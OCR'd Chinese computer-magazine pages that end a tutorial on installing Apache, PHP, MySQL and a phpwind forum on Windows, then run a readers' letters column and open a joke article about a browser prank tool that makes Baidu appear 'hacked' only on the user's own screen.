复制到 C:\windows 目录下，并且改名为 php.ini，把 php5ts.dll 复制到 C:\windows\system32 目录下。接着在 C:\php\ext 目录下找到 php_mysql.dll 这个文件，把它也复制到 C:\windows 目录下。然后在 C:\windows 目录下找到刚才复制过来的 php.ini，使用记事本打开，找到如下代码：**;extension=php_mysql.dll**，去掉其前面的分号。在 php.ini 文件中分号代表注释的意思，去掉后就使这句代码生效了。最后保存，这样我们的环境就算搭建好了。

四、安装论坛

环境搭建好了，下面我们就来安装论坛。在 D 盘建立一个 phpwind 的目录，然后把 phpwind 论坛压缩包内 upload 目录下的文件全部解压到 D:\phpwind 目录下。我们再次修改 httpd.conf 文件，主要是修改网站的路径为 D:\phpwind，使用记事本打开，分别找到如下的代码：

```
DocumentRoot "C:/Apache/htdocs"
<Directory " C:/Apache/htdocs ">
DirectoryIndex index.html
```

然后把前两句中的 C:/Apache/htdocs 替换为 D:/phpwind，在后一句的后面添加一个 index.php，这个是设置网站的默认首页，index.html 和 index.php 中间要有一个空格，也可以直接把 index.html 修改为 index.php，修改完成后保存，然后就可以启动 apache 服务了。这时在浏览器中输入 http://localhost/install.php，就会出现论坛的安装页面，如图 7。




图 7




图 8

选择同意，接着会来到服务器配置页面，数据库服务器可以填写 localhost 或者 127.0.0.1 或者你的 IP 地址，数据库用户名为 root，数据库密码是刚才我们设置的 123456，数据库名可以任意填写，表分区符号默认，然后在下面创始人资料里面填写管理员的信息，如图 8。

点击开始安装，接着会进入到如图 9 所示的页面，这样表示配置信息填写正确，然后点击继续安装。

按照后两步的提示就可以完成安装了，安装完成后我们在浏览器中输入 http://localhost/ 就可以进入到论坛的主页面，如图 10。




图 9




图 10

如果你的 IP 地址是公网 IP 地址的话，直接设置就可以使你的朋友们访问到你的论坛了，如果是内网 IP 的话，就需要做一下端口映射了，映射可以在路由器上做，也可以找个公网 IP。是不是挺简单的啊，论坛建好后别忘了注意安全。

（本文所涉及到的 apache_2.2.3、php-5.2.0、mysql-5.0.22 和 phpwind5.0.1 已收录到光盘中）

读编互动

大家好，俺是X档案的小编呆呆虫。前两期因为时间和版面等多方面的因素，读编互动消失掉了，使得无数“叉子”的美文没有能够被刊登出来（X档案粉丝的昵称，感谢小鼎为大家想出这么可爱的名字）。小编看在眼里，疼在心中呀。最近我们又收到了不少回执卡和来信，甚至还有许多读者给我们发来了新年贺卡，给小编们带来了众多的祝福和奇“诗”妙想。在此小编向大家谢过了！在新的一年里，小编也祝各位技术有进步，学啥啥成，考啥啥过，黑啥啥……

黑龙江 闫万里

和每个给编辑写信的菜菜一样，我写这封信也是绞尽脑汁想写得与众不同，怎么办呢？终于，我决定在这样一个不普通的时刻来写信——现在是 2006 年 12 月 31 日 22：22，也就是说再过一个多小时就是 2007 年了。这样一来，我就创下了两个“最”了：

1. 编辑部收到的花时间最长的一封信，写了“两年”哦

2. 新的一年里，最早给小编们寄上祝福的菜菜

呆呆：遇到这么用心的读者小编真的是很感动。算起来读者写信的那个时刻，欠钱还在和一堆的MM唱KTV庆新年呢，这个高音唱不上去的麦霸，对得起这读者的诚意么？赶紧给人家解答所有的疑问，发个免费空间的邀请码去……接下来，我们再给大家带来一收X档案专用歌曲。

教菜鸟一分钟"黑"掉Baidu和Google

无敌小龙

对于混迹网络江湖的小菜们来说，最大的梦想莫过于自己能够发现安全漏洞黑掉对方的网站，特别是象baidu、google或163、sina这样的大型网站，那样的话就厉害了，别人对自己一定会刮目相看的。我们今天就拿百度来开刀，让每一个小菜都可以轻松得"黑"掉它们，如图1！




图1

哇，百度被黑掉了呀！这是如何实现的呢？难道又是修改Host文件吗？当然不是。我可以ping一下baidu.com来证明一下，如图2。




图2

我们可以清楚的看到ping出来的www.baidu.com的IP地址是220.181.27.48，而并非是指向的127.0.0.1，也就是说没有指向本机的IP地址。那么，难道是利用了某个未公布的漏洞吗？也不是，我可没本事。我利用的就是IE恶搞迷V1.0这个小工具。

首先，我们打开IE，在地址栏中输入目标网站的网址www.baidu.com，运行IE恶搞迷V1.0，按下最左上角的那个放大镜图标，然后拖动到目标网站的页面上（注意是页面上，也就是显示HTML页的地方，而不是拖放到IE的标题上），工具会自动的将目标网站的HTML源代码显示在下面的文本框中（图3）。

